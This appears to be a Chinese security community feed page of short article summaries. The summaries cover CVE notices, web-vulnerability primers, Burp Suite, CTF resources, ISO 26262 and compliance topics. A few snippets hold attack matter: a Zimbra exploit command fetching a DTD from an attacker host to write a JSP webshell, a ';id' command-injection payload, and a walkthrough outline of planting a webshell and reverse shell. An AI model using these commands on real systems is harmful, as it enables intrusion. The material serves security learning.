登录社区云,与社区用户共同成长
邀请您加入社区

随着汽车电子电气技术快速演进,功能设计、网络通信、车辆安全和电气系统等领域均面临深刻技术革新。同时,AI技术与汽车产业的深度融合,也为电子电气架构带来新的挑战与机遇。
直接过滤tcp.flags.syn==1&&tcp.flags.ack==1这是代表TCP连接真正建立了。
【摘要】中国台湾NUUO公司生产的网络录像机(NVR)在20250203及之前版本存在高危命令注入漏洞(CVE-2025-1338)。该漏洞位于__debugging_center_utils___.php文件中,攻击者可通过log参数注入系统命令(如";id")。利用该漏洞可导致远程代码执行,影响零售、交通、教育等多个领域。已公开PoC验证方式包括检测响应中的"ui
文章摘要:文件上传漏洞是Web安全中常见的高危漏洞,当网站未对用户上传的文件进行严格验证(如文件类型、内容、扩展名)时,攻击者可上传恶意文件(如WebShell)获取服务器控制权。文章解析了漏洞原理(如过度信任用户输入、缺乏验证层),演示了利用技术(扩展名绕过、内容混淆、.htaccess攻击),并提供了防御方案(白名单验证、MIME检查、文件重命名)。强调安全研究需遵循伦理准则,掌握攻击技术旨在
本文分析了交换机常见的7类安全漏洞及其渗透测试方法:1)默认账号密码漏洞;2)VLAN跳跃攻击;3)MAC地址欺骗;4)STP协议攻击;5)管理接口暴露;6)固件漏洞;7)侧信道攻击。针对每类漏洞给出具体攻击手段(如使用Hydra暴力破解、伪造BPDU报文等)和防御建议(修改默认密码、启用端口安全等)。强调安全防护的核心是提高攻击成本,并多次警示所有测试必须遵循法律规定。文末总结交换机安全&quo
因个人私事耽误了点时间,差点又像小时候被下套,还好理智战胜愤怒。后期资金充足的话咱们使用VR或者Untity3d做一个酷炫的场景,毕竟咱们做为黑客,除了炫技从底层vt,驱动再到应用层,web,固件,车载系统,APP,逆向等,没个酷炫界面那可不行哈哈哈。底层二进制来找的合法客户有点少,所以就没过多发布类似产品demo,新开的一个坑游戏开发的就是c/c++,后面像一些r3层安全检测,hook,inje
BurpSuite的主动扫描与被动扫描是两种核心漏洞检测方式。被动扫描仅分析流量,检测表面漏洞(如信息泄露),零风险且实时;主动扫描则发送恶意请求检测深度漏洞(如SQL注入),存在风险但更全面。最佳实践为先被动扫描快速评估,再对高风险区域进行主动扫描。两者互补,结合使用可提高检测效率,但需注意主动扫描的法律合规性和性能影响。
Apache CXF 是一个开源的服务框架,帮助开发者使用 JAX-WS 和 JAX-RS 等前端编程 API 构建和开发服务。Apache CXF 在 4.0.4、3.6.3 和 3.5.8 版本之前存在一个使用 Aegis DataBinding 的 SSRF 漏洞,该漏洞允许攻击者对接受至少一个任意类型参数的 Web 服务执行 SSRF 攻击。此漏洞专门影响使用 Aegis DataBind
Adminer是一个PHP编写的开源数据库管理工具,支持MySQL、MariaDB、PostgreSQL、SQLite、MS SQL、Oracle、Elasticsearch、MongoDB等数据库。在其版本1.12.0到4.6.2之间存在一处因为MySQL LOAD DATA LOCAL导致的文件读取漏洞。
本文介绍了渗透测试中常见的加密算法及解密方法,包括MD5、SHA、Base64、AES、DES等编码方式,分析了它们的特征和区别。通过Discuz论坛密码加密(MD5加盐)和墨者学院靶场案例,演示了如何识别加密方式并实施解密。文章强调了解密需要掌握加密特征(长度、字符规律等)、参数(密码、偏移量等)以及逆向思维,同时提供了AES解密工具的使用方法。这些知识对安全测试人员识别和破解加密数据具有重要指
3.生成含有木马的.jsp文件,命名为MM.jsp,语句为:python3 zimbra.py -u https://192.168.42.131 -d http://192.168.42.128:8686/exp.dtd -n Hh -f MM.jsp。扫描该站点目录:dirsearch -u https://192.168.42.131 ,看看有什么有用的信息,发现没什么有用信息。2.将抓到的
【摘要】wxapkg反编译工具可解密微信小程序包(.wxapkg),获取源码并挖掘安全漏洞。主要风险包括:敏感信息泄露(如API密钥)、加密算法逆向(伪造请求签名)、未授权接口访问(越权获取数据)、业务逻辑缺陷(支付金额篡改)及第三方组件漏洞。使用方法:通过PC微信或安卓设备获取包文件,使用wxapkg.exe工具扫描/解包,需注意部分版本兼容性问题。该技术仅限安全研究,需遵守法律规范,开发者应在
在传统开发基础上,通过Medini analyze工具将功能安全开发活动平台化,实现支持全生命周期的开发验证,提供完整清晰的证据链,确保追踪性、一致性,并通过对Medini analyze工具的二次开发,实现多个功能安全产物的自动化输出。
Array Networks APV应用交付系统的/rest/ping_hosts接口存在远程命令执行漏洞,攻击者无需身份验证即可利用该漏洞在服务器上执行任意代码。此漏洞可能导致攻击者通过写入后门获取服务器权限,进而完全控制Web服务器。
Apache Solr存在身份认证绕过漏洞(CVE-2024-45216),影响版本为5.3.0至8.11.4和9.0.0至9.7.0。该漏洞源于PKI Authentication Plugin,攻击者可通过在API URL路径末尾添加假结尾绕过身份验证,访问任意路由,获取敏感数据或进行恶意操作。
CVE-2025-30065 是 Apache Parquet Java 库(特别是其 parquet-avro 模块)中一个严重的反序列化漏洞,允许攻击者通过特制的 Parquet 文件在目标系统上执行任意代码。由于官方未明确指出具体的类名,建议查看 parquet-avro 模块中负责模式解析的相关类,以进一步分析漏洞细节。然而,鉴于该漏洞的严重性,建议用户立即采取措施进行防护。限制不受

SQL注入是最常见的注入攻击类型之一,攻击者通过在输入字段中插入恶意的SQL代码来改变原本的SQL逻辑或执行额外的SQL语句,来操控数据库执行未授权的操作(如拖库、获取管理员信息、获取 WebShell权限等)。XSS攻击允许攻击者在用户的浏览器中执行恶意脚本,通常用于窃取用户的会话信息、Cookies等。应用程序包含反射式输入类型时容易出现跨站脚本攻击。比如弹出一个假的窗口骗取用户信息。命令注入
使用利用工具。
BrupSuite 是用于攻击web应用程序的集成平台,包含了许多工具。BurpSuite为这些工具设计了许多接口,以加快应用程序的过程,所有工具都共享一个请求,并能处理对应的HTTP消息(就是抓包改包,这应该是BrupSuite用的比较多的。)、持久性、认证、代{过}{滤}理、日志、警报。

本文主要阐释了怎么利用burpsuite进行ip伪造,希望对你有所帮助咯。

Vulnhub靶场中Quaoar靶机复现过程。1.使用nmap进行端口扫描,gobuster或者dirb对靶机进行目录爆破发现有wordpress博客。2.使用wpscan工具对网站用户进行枚举爆破账号密码。3.登录后台后通过修改主题文件的404.php文件插入一句话木马,并使用蚁剑连接靶机。4.利用蚁剑将php-reserse-shell.php文件上传到靶机/var/www目录。5.kali开
ERROR: ld.so: object '/usr/local/lib/libftp.so' from /etc/ld.so.preload cannot be preloaded: ignored







本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(软件级产品开发)
天刃是一个基于Ubuntu 18.04的车联网渗透测试发行版系统,主要用于针对车联网设备进行安全评估。系统内置上百个车联网安全测试专用工具,旨在解决车联网安全从业人员测试工具杂乱、测试环境配置复杂、无工具可用等一系列问题。
本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(系统级产品开发)
本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(支持过程)
本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(生产运行)
本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(面向汽车安全完整性等级 (ASIL) 和安全的分析 )
本系列文章主要讲解道路车辆功能安全 ISO 26262标准的相关知识。(硬件级产品开发)
正在学习网络安全的同学们,你们都参加过 CTF(Capture The Flag)比赛吗?CTF 比赛是网络安全领域的一项引人瞩目的活动,吸引着无数热爱挑战和技术的玩家们投身其中。可能有的同学会有疑问,初学网络安全就参加 CTF 比赛是不是太难了?这种顾虑是有道理的,因为网络安全领域涵盖了诸多专业技术领域,如密码学、漏洞利用、逆向工程等,这些都是 CTF 比赛的重要组成部分。初学者往往面临着技术门
恶意代码,也称之为恶意软件/恶意程序,在大多数计 算机入侵事件中扮演重要的角色。任何以某种方式来 对用户、计算机、或网络造成破坏的软件,都可以称 之为恶意代码,包括计算机病毒、木马、蠕虫、勒索 软件等。恶意代码分析,重在分析,通过技术手段获取该程序 的内部结构及其功能实现;对于杀软,提取其特征码 进行查杀;对于取证,可能获得溯源的必要信息,如 IP,作者信息等。

1、CTF在线工具箱:http://ctf.ssleye.com/ 包含CTF比赛中常用的编码、加解密、算法。2、CTF加解密工具箱:http://www.atoolbox.net/Category.php?Id=273、ctfhub在线工具:https://www.ctfhub.com/#/tools4、还有一些常用的网站字符串2进制互转:http://www.5ixuexiwang.com/s
也不承担因为技术被滥用所产生的连带责任!内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…内容涵盖了网络安全法学习、网络安全运营等保测评、渗透测试基础、漏洞详解、计算机基础知识等,都是网络安全入门必知必会的学习内容。2、PHP 基础语法(函数、变量、常量、注释、数
漏洞挖掘怎么学?怎么挖漏洞?怎么渗透?较合理的途径应该从漏洞利用入手,不妨分析一些公开的 CVE 漏洞。很多漏洞都有比较好的资料,分析研究的多了,对漏洞的认识自然就不同了,然后再去搞挖掘就会易上手一点!俗话说:“磨刀不误砍柴工”,就是这么个理儿。那么这篇文章就教大家怎么从零到挖漏洞一条龙学习!学到了别忘了给个赞漏洞挖掘是指通过分析软件、系统或网络中存在的安全漏洞来发现并利用这些漏洞。漏洞挖掘是信息
等保二级指的是信息系统安全等级保护二级,是我国对信息系统安全等级保护的一种划分。获得等保二级认证的好处有:提高信息系统的安全性:等保二级认证要求企业建立完善的信息安全管理体系,采取必要的安全措施,提高信息系统的安全性,降低信息安全风险。增强企业的竞争力:在信息化时代,信息安全已经成为企业竞争力的重要组成部分。获得等保二级认证可以增强企业的竞争力,提高企业的信誉度和知名度。满足法律法规要求:等保二级
第三十一条 国家对公共通信和信息服务、能源、交通、水利、金融、公共服务、电子政务等重要行业和领域,以及其他一旦遭到破坏、丧失功能或者数据泄露,可能严重危害国家安全、国计民生、公共利益的关键信息基础设施,在网络安全等级保护制度的基础上,实行重点保护。提供异地数据备份等。测评的结论分为:不符合、基本符合、符合。等保测评的全称是信息安全等级保护测评,是经公安部认证的具有资质的测评机构,依据国家信息安全等

Graph Mining for Cybersecurity: A Survey网络安全图形挖掘:一项调查
介绍:Vulhub是一个面向大众的开源漏洞靶场,无需docker知识,简单执行两条命令即可编译、运行一个完整的漏洞靶场镜像。计划:这里记录了 vulhub 所有的漏洞,本专栏也会将这些漏洞全部复现,欢迎持续订阅我也会不定期再中间更新复现文章链接目的:以复现 vulhub 漏洞为路径,展示不同的渗透思路及手法,同类漏洞我会尽量用多种渗透思路进行复现,不仅仅是提高个人能力,也是想再 CSDN 这个平台
测试大类、测试项、威胁等级、漏洞描述、修复方案。
apache common 的反射机制、readobject 的重写,其实具体的我也记不清楚。file_get_contents(),highlight_file(),fopen(),read file(),fread(),fgetss(), fgets(),parse_ini_file(),show_source(),file()等3)命令执行: system(), exec(), shell_
近两年,《数据安全法》、《个人信息保护法》的相继出台,
国内自研协同作战TangGO渗透测试平台(测评)上篇

韩国某摄像头公司存在未授权添加用户漏洞[漏洞复现]

万户OA text2Html 任意文件读取【漏洞复现】

自从学完文件上传后,寻思总结一下,但一直懒惰向后推迟,最近要准备面试了,就趁此机会写一下。文件上传漏洞是指用户上传了一个可执行的脚本文件,并通过此脚本文件获得了执行服务器端命令的能力。“文件上传” 本身没有问题,有问题的是文件上传后,服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全,则会导致严重的后果。这种攻击方式是最为直接和有效的,所以我们需要思考的是如何绕过检测和过滤。
亚信安全深度解读2023年网安领域重要政策法规,全年整体政策态势呈现高密度特征,引起行业高度关注的政策达50 余项。
通过上传功能,把恶意文件上传到服务器端,然后利用上传功能的不完善,绕过类型或者大小的限制,把恶意文件上传到服务器,从未实现攻击,如果服务器被入侵,就可能导致数据泄露等安全问题,所以对于文件上传功能,需要控制文件类型和大小数量,同时进行安全校验和过滤,防止文件上传的漏洞。
计算机网络安全问题一直是一个非常严峻的挑战,需要各方共同努力。在加强各种安全防范措施的同时,提高人们的网络安全意识是解决网络安全问题的关键。
